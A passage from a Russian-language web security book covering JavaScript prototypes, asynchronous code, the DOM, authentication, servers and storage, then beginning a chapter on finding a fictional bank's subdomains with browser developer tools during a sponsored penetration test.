Интересно отметить, что в отличие от более жестких моделей наследования в JavaScript иерархические связи могут меняться прямо во время выполнения. Это позволяет на ходу трансформировать все объекты:

```
const prius = new Vehicle('Toyota', 'Prius');
const charger = new Vehicle('Dodge', 'Charger');

/*
 * Ничего не получится, потому что у объекта Vehicle
 * нет функции "getMaxSpeed".
 *
 * Так что у объектов, наследующих от Vehicle, этой функции тоже не будет
 */
console.log(prius.getMaxSpeed()); // Error: getMaxSpeed – не функция

/*
 * Добавим функцию getMaxSpeed() к прототипу объекта Vehicle,
 * все наследующие от него объекты обновятся в реальном времени,
 * так как прототипы распространятся на потомков объекта Vehicle.
 */
Vehicle.prototype.getMaxSpeed = function() {
  return 100; // мили в час
};

/*
 * Так как прототип объекта Vehicle обновлен, функция
 * getMaxSpeed появилась у всех дочерних объектов.
 */
prius.getMaxSpeed(); // 100
charger.getMaxSpeed(); // 100
```

На привыкание к прототипам обычно требуется некоторое время, но в конечном итоге мощность и гибкость этого механизма перевешивают любые трудности, возникающие в процессе обучения. Тем, кто интересуется вопросами безопасности кода JavaScript, особенно важно хорошо разбираться в работе прототипов, ведь лишь немногие разработчики полностью понимают эту концепцию.

Так как вносимые в прототипы изменения передаются по всей цепочке наследования, в системах, написанных на JavaScript, существует уязвимость, называемая *Prototype Pollution*. Атака состоит в модификации родительского объекта, автоматически вызывающей изменение функциональности дочерних.

Асинхронное выполнение кода

Асинхронность относится к тем концепциям, которые «трудно понять, легко запомнить» и которые часто встречаются в сетевом программировании. Браузерам на регулярной основе приходится обмениваться данными с серверами, причем время между запросом и получением ответа сильно варьируется, потому что зависит от таких факторов, как размер полезной нагрузки, время задержки и время обработки данных на сервере. Для контроля этой вариативности часто применяется асинхронное выполнение кода.

В модели синхронного программирования операции выполняются в порядке их следования:

```
console.log('a');
console.log('b');
console.log('c');
// a
// b
// c
```

Выполнение этого кода каждый раз будет давать один и тот же результат: abc.

В модели асинхронного программирования интерпретатор каждый раз будет по очереди считывать три функции, но порядок их выполнения может отличаться. Рассмотрим пример, в котором используется функция асинхронного вывода отладочной информации:

```
// --- Попытка #1 ---
async.log('a');
async.log('b');
async.log('c');
// a
// b
// c

// --- Попытка #2 ---
async.log('a');
async.log('b');
async.log('c');
// a
// c
// b

// --- Попытка #3 ---
async.log('a');
```

```
async.log('b');
async.log('c');
// a
// b
// c
```

Во втором случае вывод информации произошел не по порядку следования функций. Почему так получилось?

В сетевом программировании выполнение запросов занимает разное время. Более того, ответа можно вообще не дождаться. В веб-приложениях, написанных на JavaScript, такие ситуации часто решают с помощью асинхронного выполнения запросов. Это дает значительное улучшение производительности. Асинхронный код порой работает в десятки раз быстрее синхронного. Вместо того чтобы отправлять новый запрос только после получения ответа на предыдущий, запросы отправляются одновременно, а затем через программу указывается, что должно произойти после их выполнения.

В старых версиях JavaScript это обычно делалось с помощью *обратных вызовов* (`callbacks`):

```
const config = {
  privacy: public,
  acceptRequests: true
};

/*
 * Сначала запрашиваем с сервера объект user.
 * После выполнения запроса запрашиваем профиль пользователя.
 * После выполнения запроса задаем конфигурацию профиля.
 * После выполнения запроса выводим на консоль "Получилось!".
 */
getUser(function(user) {
  getUserProfile(user, function(profile) {
    setUserProfileConfig(profile, config, function(result) {
      console.log('Получилось!');
    });
  });
});
```

Обратные вызовы намного быстрее и эффективнее синхронной модели, но их очень сложно читать и отлаживать.

Более поздняя философия программирования предлагала создать объект многократного использования, который после завершения текущей функции будет вызывать следующую. Речь идет о так называемых *обещаниях*, или *промисах* (`promises`), которые сегодня используются во многих ЯП:

```
const config = {
  privacy: public,
  acceptRequests: true
};

/*
 * Сначала запрашиваем с сервера объект user.
 * После выполнения запроса запрашиваем профиль пользователя.
 * После выполнения запроса задаем конфигурацию профиля.
 * В конце происходит обработка ошибок.
 */
const promise = new Promise((resolve, reject) => {
  getUser(function(user) {
    if (user) { return resolve(user); }
    return reject();
  });
}).then((user) => {
  getUserProfile(user, function(profile) {
    if (profile) { return resolve(profile); }
    return reject();
  });
}).then((profile) => {
  setUserProfile(profile, config, function(result) {
    if (result) { return resolve(result); }
    return reject();
  });
}).catch((err) => {
  console.log('ошибка!');
});
```

Оба фрагмента кода реализуют одну и ту же логическую схему. Разница только в удобстве чтения и организации. Код, содержащий промисы, можно разбить на еще более мелкие фрагменты, что увеличит его длину, но значительно упростит обработку ошибок. Промисы и обратные вызовы взаимозаменяемы и могут использоваться вместе, в зависимости от предпочтений программиста.

Еще один способ написания асинхронного кода — функция `async`. В отличие от обычных функций, она специально добавлена, чтобы упростить процесс асинхронного программирования.

Рассмотрим пример:

```
const config = {
  privacy: public,
  acceptRequests: true
};

/*
```

```
 * Сначала запрашиваем с сервера объект user.
 * После выполнения запроса запрашиваем профиль пользователя.
 * После выполнения запроса задаем конфигурацию профиля.
 */
const setUserProfile = async function() {
  let user = await getUser();
  let userProfile = await getUserProfile(user);
  let setProfile = await setUserProfile(userProfile, config);
};

setUserProfile();
```

Обратите внимание, как легко читается такой код. В этом-то и весь смысл!

Поставленное перед функцией ключевое слово `async` превращает ее в промис. Еще одно ключевое слово, `await`, заставляет интерпретатор остановиться и подождать выполнения промиса. При этом код вне асинхронной функции будет выполняться обычным образом. Со временем вы все чаще будете видеть подобные вещи в коде как на стороне клиента, так и на стороне сервера.

Программный интерфейс DOM браузера

Итак, вы получили представление об асинхронном программировании, которое часто встречается в интернете и в клиент-серверных приложениях. Осталась еще одна связанная с языком JavaScript концепция, которую вам нужно знать: программный интерфейс DOM (Document Object Model — объектная модель документа).

Это структурированное представление данных, используемое браузером для управления состоянием. На рис. 3.3 показан объект `window` — один из стандартных объектов верхнего уровня, определенных спецификацией DOM.

Как и любой хороший язык, JavaScript опирается на мощную стандартную библиотеку. Эта библиотека известна как DOM.

Модель DOM предоставляет стандартные хорошо протестированные и эффективные функциональные возможности, реализованные во всех основных браузерах. Это обеспечивает идентичное или почти идентичное выполнение кода в любом браузере.

В отличие от других стандартных библиотек, DOM существует не для того, чтобы закрывать функциональные дыры в языке или обеспечивать общую функциональность (это вторичное назначение DOM). Ее основное назначение — интерфейс, позволяющий определить иерархическое дерево узлов, из которых

состоит веб-страница. Скорее всего, вы уже случайно вызвали функции DOM, думая, что это функции JS. Например, `document.querySelector ()` или `document.implementation`.



Рис. 3.3. Объект window в модели DOM

Основные объекты в DOM — это `window` и `document`. Они оба тщательно определены в спецификации WhatWG.

Кем бы вы ни были — разработчиком JavaScript, тестировщиком веб-приложений или инженером по безопасности, — глубокое понимание программного интерфейса DOM и его роли в веб-приложениях помогает при поиске уязвимостей на уровне представления. Интерфейс DOM можно рассматривать как фреймворк, из которого написанные на JavaScript приложения развертываются для конеч-

ных пользователей. Имейте в виду, что не все дыры в безопасности, связанные со сценариями, появились как результат ошибок в коде. Иногда они могут быть результатом неправильной реализации DOM в браузере.

Фреймворки для SPA

Раньше веб-сайты, как правило, строились как комбинация ad hoc сценария для управления DOM и большого количества шаблонов HTML-кода. Такая модель не была масштабируемой. Она подходила для доставки статического контента конечному пользователю, но не годилась для сложных приложений со множеством алгоритмов.

Софт для офисных приложений того периода обладал надежной функциональностью, позволяя пользователям сохранять и поддерживать состояние приложений. Веб-сайты же тогда такой функциональностью не обладали, хотя многие компании предпочли бы предоставлять свои приложения через интернет, поскольку это давало множество преимуществ — от простоты использования до предотвращения пиратства.

Для устранения разрыва в функциональности сайтов и офисных приложений были разработаны фреймворки одностраничных приложений (single-page application, SPA). Они позволяют разрабатывать сложные приложения, хранящие данные о своем внутреннем состоянии и составленные из компонентов пользовательского интерфейса, каждый из которых имеет автономный жизненный цикл, от рендеринга до выполнения логических операций.



Рис. 3.4. Популярный фреймворк для одностраничных приложений VueJS, построенный на базе веб-компонентов

Сегодня фреймворки SPA широко распространены в Сети; они поддерживают самые большие и сложные приложения (такие как Facebook, Twitter и YouTube) и обеспечивают им почти такую же функциональность, как у приложений для ПК.

Крупнейшие современные SPA-фреймворки с открытым исходным кодом — это ReactJS, EmberJS, VueJS (рис. 3.4) и AngularJS. Все они построены на базе JavaScript и DOM, что несет дополнительные сложности для безопасности и функциональности.

Системы аутентификации и авторизации

Большинство современных приложений состоят из клиентов (браузеров/смартфонов) и серверов, где хранятся отправленные клиентами данные. А значит, нужны системы, гарантирующие, что доступ к сохраненным данным будет предоставляться только пользователю, которому они принадлежат.

Термин *«аутентификация»* применяется для описания потока данных, позволяющего системе идентифицировать пользователя. Другими словами, системы аутентификации дают понять, что «joe123» на самом деле «joe123», а не «susan1988».

Термин *«авторизация»* используется для описания процесса внутри системы, позволяющего пользователю подтвердить право на доступ к определенным ресурсам. Например, у «joe123» должен быть доступ только к тем личным фото, которые он сам загрузил, а для «susan1988» эти фотографии должны быть недоступны.

Оба процесса имеют решающее значение для контроля безопасности работы веб-приложений.

Аутентификация

Ранние системы аутентификации были простыми. Например, базовая аутентификация HTTP осуществлялась путем прикрепления к каждому запросу заголовка с данными авторизации. Заголовок состоял из строки `Basic: <base64-encoded username:password>`. В результате вместе с запросом сервер получал комбинацию «имя пользователя — пароль» и сверял ее с базой данных. Очевидно, что у такой схемы аутентификации есть несколько недостатков, например возможность утечки учетных данных, причем разными способами — от утечки данных из незашифрованного HTTP в общем сегменте Wi-Fi до простых атак XSS.

К более поздним разработкам относится дайджест-аутентификация, при которой вместо кодировки base64 используются криптографические хеши. Позже появилось множество новых методов и архитектур для аутентификации, в том числе методы, которые не используют пароли и не требуют внешних устройств.

Сегодня выбор архитектуры аутентификации для веб-приложения зависит от характера бизнеса. Например, сайтам, которым требуется интеграция с более крупными сайтами, отлично подходит протокол OAuth. Этот протокол позволяет крупному сайту (например, Facebook или Google) предоставлять сайту-партнеру токен, подтверждающий личность пользователя. Пользователю этот механизм также удобен, потому что обновлять данные в этом случае требуется только на одном сайте. Но за это удобство приходится платить уменьшением безопасности, ведь один взломанный сайт дает доступ сразу ко множеству профилей.

Базовая аутентификация по HTTP и дайджест-аутентификация широко используются и сегодня, причем более популярен второй вариант, поскольку он больше защищен от перехвата данных и атак повторного воспроизведения. Часто они используются совместно с двухфакторной аутентификацией, чтобы гарантировать, что токены не скомпрометированы и в систему вошел именно тот пользователь, который имеет на этот право.

Авторизация

Следующий после аутентификации шаг — авторизация. Системы авторизации сложнее классифицировать, поскольку эта процедура во многом зависит от кода, реализующего функциональность приложения.

Вообще-то в коде хорошо спроектированных приложений есть класс `authorization`, отвечающий за проверку доступа к ресурсам или функциональности.

В плохо написанном API процедура авторизации каждый раз воспроизводится вручную. Если приложение раз за разом реализует проверку авторизации в каждом API, скорее всего, окажется, что в некоторых из них эта проверка выполняется недостаточно тщательно.

На ресурсах общего доступа с проверкой полномочий, как правило, есть обновления настроек/профиля, сброс пароля, чтение/написание личных сообщений, различные платные функции, а иногда и расширение пользовательских функций (например, добавление возможности модерации).

Веб-серверы

Современное клиент-серверное веб-приложение полагается на ряд технологий, которые обеспечивают корректность функционирования компонентов как на стороне сервера, так и на стороне клиента.

В случае с сервером код, отвечающий за логику приложения, работает поверх программного пакета веб-сервера. Благодаря этому разработчики приложений могут не беспокоиться по поводу обработки запросов и управления процессами. Само же программное обеспечение веб-сервера работает в операционной системе (обычно это какой-то дистрибутив Linux, например Ubuntu, CentOS или RedHat), которая, в свою очередь, запущена на физическом оборудовании в каком-нибудь центре обработки данных.

Существует несколько основных вариантов программного обеспечения для веб-серверов. Почти половину всех сайтов в мире обслуживает Apache (рис. 3.5), поэтому логично предположить, что он применяется и для большинства веб-приложений. Это программное обеспечение имеет открытый исходный код, существует около 25 лет и поддерживает почти все дистрибутивы Linux, а также некоторые сервера Windows.

Apache примечателен не только огромным сообществом разработчиков и пользователей и открытым исходным кодом, но и легкостью настройки и подключения. Это гибкий веб-сервер, с которым вам предстоит иметь дело еще долго. Его самый большой конкурент — Nginx (произносится «энжин икс»). Его использует около 30% веб-серверов, и это количество быстро растет.



Рис. 3.5. Один из крупнейших и популярнейших пакетов ПО веб-серверов Apache применяется для разработки с 1995 года

Хотя Nginx можно использовать бесплатно, компания-правообладатель (в настоящее время это F5 Networks) предоставляет и платные пакеты технической поддержки.

Nginx используется для крупномасштабных приложений с большим количеством уникальных подключений. Веб-приложения, одновременно обслуживающие множество пользователей, могут значительно улучшить производительность, перейдя с Apache на Nginx, поскольку у последнего выше нагрузочная способность.

Стоит упомянуть и сервера IIS от Microsoft, хотя их доля снизилась из-за дорогих лицензий и отсутствия совместимости с пакетами программного обеспечения с открытым исходным кодом (OSS) на основе Unix. Веб-сервер IIS имеет смысл при работе с различными специфическими технологиями от Microsoft, но он вряд ли пригодится компании, пытающейся строить приложения на базе открытого исходного кода.

Существует и множество менее распространенных веб-серверов. С точки зрения безопасности у каждого из них есть свои преимущества и недостатки. Знакомство с основной тройкой серверов пригодится вам при чтении этой книги, когда речь пойдет о поиске уязвимостей, возникающих из-за неправильной конфигурации сервера.

Базы данных на стороне сервера

Часто возникает необходимость сохранить данные, отправленные на сервер клиентом, для доступа к ним в следующих сеансах. Хранение в памяти в долгосрочной перспективе ненадежно, поскольку перезагрузки и сбои могут привести к потере данных. Кроме того, оперативная память стоит дороже места на жестком диске.

Хранение данных на диске требует определенных мер предосторожности. Ведь нужно гарантировать надежность и скорость их сохранения и извлечения. Почти все современные веб-приложения хранят присылаемые пользователями данные в какой-либо базе. Выбор базы зависит от кода, реализующего функциональность приложения, и от сценариев использования. Самыми популярными до сих пор остаются базы данных SQL.

При всей своей строгости язык программирования SQL быстр и прост в освоении. Он применим в решении любых задач, от хранения учетных данных

пользователя до управления объектами JSON или небольшими объектами blob с изображениями. Крупнейшие системы управления базами данных — PostgreSQL, Microsoft SQL Server, MySQL и SQLite.

Если требуется более гибкое хранилище, можно использовать системы NoSQL. Такие базы данных, как MongoDB, DocumentDB и CouchDB, хранят информацию в виде слабо структурированных «документов», крайне гибких и допускающих редактирование в любое время. К сожалению, эти базы не так просты и эффективны при запросах или группировке данных.

Многообразие современных веб-приложений логично привело к появлению узкоспециализированных баз данных. Такими базами, требующими регулярной синхронизации с основной базой данных, пользуются поисковые системы, например популярный в своей категории поисковый движок Elasticsearch.

С каждым типом базы данных связаны уникальные проблемы и риски. Внедрение SQL-кода — хорошо известный тип атаки, эффективный в случаях некорректной обработки входных данных. И атаки этого типа возможны против любых баз данных, достаточно изучить модель построения запросов.

Зачастую современные веб-приложения могут использовать несколько баз данных одновременно. И даже отсутствие уязвимостей при генерации SQL-запросов не означает, что запросы и определение полномочий на доступ к базам MongoDB или Elasticsearch осуществляются безопасным образом.

Хранение данных на стороне клиента

Традиционно на стороне клиента хранился минимум данных из-за технических ограничений и проблем с межбраузерной совместимостью. Но ситуация быстро меняется. Многие приложения начали сохранять важные данные о своем состоянии на стороне клиента. Зачастую это конфигурационные данные или большие сценарии, которые могут вызвать перегрузку сети, если их придется скачивать при каждом посещении.

В большинстве случаев для хранения и доступа к данным в виде пары «ключ–значение» используется управляемый браузером контейнер `local storage` — локальное хранилище (рис. 3.6). Оно подчиняется правилу ограничения домена (SOP), которое запрещает доменам (веб-сайтам) доступ к сохраненным данным друг друга. Веб-приложения сохраняют состояние даже после закрытия браузера или вкладки.



Рис. 3.6. Локальное хранилище — место для сохранения данных в виде пар ключ–значение, поддерживаемое всеми современными браузерами

Подмножество локального хранилища, сессионное хранилище (`session storage`), отличается тем, что данные хранятся только до закрытия вкладки. Этот тип хранилища можно использовать при работе с важными данными, которые должны удаляться после смены пользователя.

В плохо спроектированных веб-приложениях хранилища данных на стороне клиента могут стать источниками конфиденциальной информации: например, токенов аутентификации.

Наконец, для более сложных приложений во всех основных веб-браузерах имеется поддержка IndexedDB. Это объектно-ориентированная БД на языке JavaScript, позволяющая выполнять асинхронные запросы в фоновом режиме.

Благодаря поддержке запросов IndexedDB предлагает разработчикам гораздо более мощный интерфейс, чем обычное локальное хранилище. Именно поэтому IndexedDB находит применение в веб-играх и интерактивных веб-приложениях (например, редакторах изображений).

Чтобы проверить, поддерживает ли ваш браузер IndexedDB, наберите в консоли команду: `if (window.indexedDB) {console.log ('true'); }`.

Итоги

Современные веб-приложения базируются на новых, относительно недавно появившихся технологиях. И эта расширенная функциональность дает возможность для множества новых форм атаки.

Чтобы стать экспертом по безопасности современных приложений, потребуется не только опыт в области безопасности, но и определенные навыки разработки ПО. Лучшие хакеры и эксперты по безопасности этого десятилетия обладают глубокими инженерными знаниями. Они понимают, как связаны между собой клиентская и серверная части приложений, и хорошо разбираются в их архитектуре. Они умеют анализировать поведение приложения на сервере, на стороне клиента и в сети.

Лучшие из лучших также понимают, какие технологии обеспечивают функционирование приложений на каждом из этих трех уровней. Это позволяет им видеть слабые места в различных базах данных, клиентских технологиях и сетевых протоколах.

Чтобы стать опытным хакером или инженером по безопасности, вам необязательно быть экспертом в области программного обеспечения, но определенные навыки в программировании могут вам очень пригодиться. Ведь они позволяют ускорить процесс разведки и увидеть глубокие и сложные уязвимости, которые невозможно обнаружить без специальной подготовки.

ГЛАВА 4

Поиск субдоменов

Для оценки и тестирования конечных точек API первым делом нужно ознакомиться со структурой домена, который использует веб-приложение. В современном мире один домен для обслуживания всего веб-приложения применяется редко. Куда чаще встречается разделение как минимум на клиентские и серверные домены плюс на хорошо известное https://www вместо просто https://. Умение обнаруживать и записывать субдомены, обеспечивающие работу веб-приложения, — одна из первых техник, которая вам пригодится при сборе предварительной информации.

Множество приложений в рамках одного домена

Представим, что мы пытаемся составить карту веб-приложения MegaBank в рамках теста на проникновение методом black-box. Известно, что это приложение позволяет пользователям входить в систему и получать доступ к своим банковским счетам. Оно находится по адресу https://www.mega-bank.com.

Нас интересует, связаны ли с доменным именем mega-bank.com еще какие-либо серверы, доступные через интернет. Известно, что MegaBank предлагает поучаствовать в программе bug bounty, которая практически полностью охватывает основной домен mega-bank.com. Так что все уязвимости, которые было легко обнаружить, уже исправлены или известны. А поиск новых уязвимостей по факту представляет собой бег наперегонки с другими охотниками.

Соответственно, желательно выбрать более простые цели. Хотя по условиям задачи мы принимаем участие в тестировании, спонсируемом корпорацией, ничто не мешает нам немного поразвлечься.

Первым делом нужно составить список субдоменов, прикрепленных к доменному имени mega-bank.com (рис. 4.1). Поскольку вариант с www указывает на общедоступное веб-приложение, вряд ли он будет нам интересен. Но у большинства крупных компаний к основному домену прикреплено множество субдоменов. На них размещаются различные сервисы — от электронной почты до административных приложений, файловых серверов и др.



Рис. 4.1. Простая схема субдоменов megabank.com. Часто такие схемы выглядят значительно сложнее и содержат серверы, недоступные извне

Существует много способов поиска информации об этих доменах, и для получения желаемого результата часто приходится попробовать несколько разных вариантов. Мы начнем с самых простых.

Встроенные в браузер инструменты анализа

Некоторые полезные данные удается обнаружить, просто просмотрев функциональность в приложении MegaBank и запросы API, которые выполняются в фоновом режиме. Зачастую таким способом можно получить информацию о наиболее очевидных конечных точках. Для просмотра результатов запросов можно использовать как инструменты браузера, так и более мощные внешние аналоги, например Burp, PortSwigger или ZAP.

На рис. 4.2 показан пример инструментов браузера для разработчиков Википедии, которые можно использовать для просмотра, редактирования, повторной отправки и записи сетевых запросов. Такие бесплатные инструменты сетевого анализа намного мощнее многих платных сетевых инструментов 10-летней давности. Поскольку подробное рассмотрение специализированных инструментов выходит за рамки этой книги, мы пока будем полагаться исключительно на инструменты, встроенные в браузер.



Рис. 4.2. Вкладка с инструментами разработчика браузера для сайта Wikipedia.org, показывающая асинхронный HTTP-запрос, сделанный к API этого сайта

Пользователи трех основных браузеров (Chrome, Firefox или Edge) могут знать, насколько мощны встроенные в них инструменты разработчика. Фактически они уже настолько развиты, что стать опытным хакером можно и не прибегая к стороннему инструментарию. Современные браузеры позволяют выполнять сетевой анализ, анализ кода, определение времени выполнения кода JavaScript с точками остановки и ссылками на файлы, точное измерение производительности (которое может пригодиться при атаках по побочным каналам), а также имеют встроенные инструменты для определения незначительных угроз безопасности и проверки на совместимость.

Для анализа сетевого трафика в браузере Chrome нужно сделать следующее:

1. Щелкните по иконке с тремя точками в правом верхнем углу панели навигации, чтобы открыть меню.
2. Наведите указатель мыши на пункт Дополнительные инструменты и выберите вариант Инструменты разработчика (Developer tools).
3. В верхнем меню открывшегося окна перейдите на вкладку Network. Если этой вкладки не видно, разверните окно по горизонтали.

Попробуйте походить по страницам любого сайта и посмотрите, что происходит на вкладке Network. Обратите внимание, где появляются новые HTTP-запросы (рис. 4.3).



Рис. 4.3. Вкладка Network применяется для анализа входящего и исходящего сетевого трафика в браузере

Вкладка Network показывает весь обрабатываемый браузером сетевой трафик. Но для крупных сайтов отфильтровать нужную информацию может быть непросто.

Самые интересные результаты зачастую дает фильтр XHR, который включается нажатием одноименной кнопки. Кнопки фильтров позволяют отображать не только все HTTP-запросы (POST, GET, PUT, DELETE), но и другие запросы к серверу, а также шрифты, изображения, видео и файлы зависимостей. Выделение любого запроса открывает слева дополнительную панель с более детальной информацией о нем.

Вы увидите как необработанные, так и отформатированные версии запросов, а также все заголовки и тело кода. На вкладке Preview, которая появляется при выделении запроса, можно посмотреть красиво отформатированный результат любого запроса к API.

Вкладка Response покажет неотформатированный исходник ответа, а вкладка Timing — такие показатели, связанные с запросом, как время в очереди, время загрузки и тайм-ауты. Все эти показатели производительности можно использовать для нахождения вектора атаки по побочным признакам. (Например, ориентируясь на оценку времени выполнения различных сценариев на сервере.)

К настоящему моменту вы должны достаточно знать о вкладке Network, чтобы начать разведку с ее помощью. Этот инструмент только выглядит страшно: освоить его совсем несложно.

Во время просмотра любого сайта вы можете выделить строку с запросом и на вкладке Headers открывшейся справа консоли посмотреть в разделе General данные Request URL. Это даст информацию о домене, к которому был отправлен запрос или от которого был получен ответ. Часто этого достаточно для обнаружения серверов, связанных с основным веб-сайтом.

Общедоступная информация

В настоящее время в сети хранится такой объем общедоступной информации, что случайная утечка данных может происходить годами. Хороший хакер способен найти много интересных сведений, которые упростят процесс атаки.

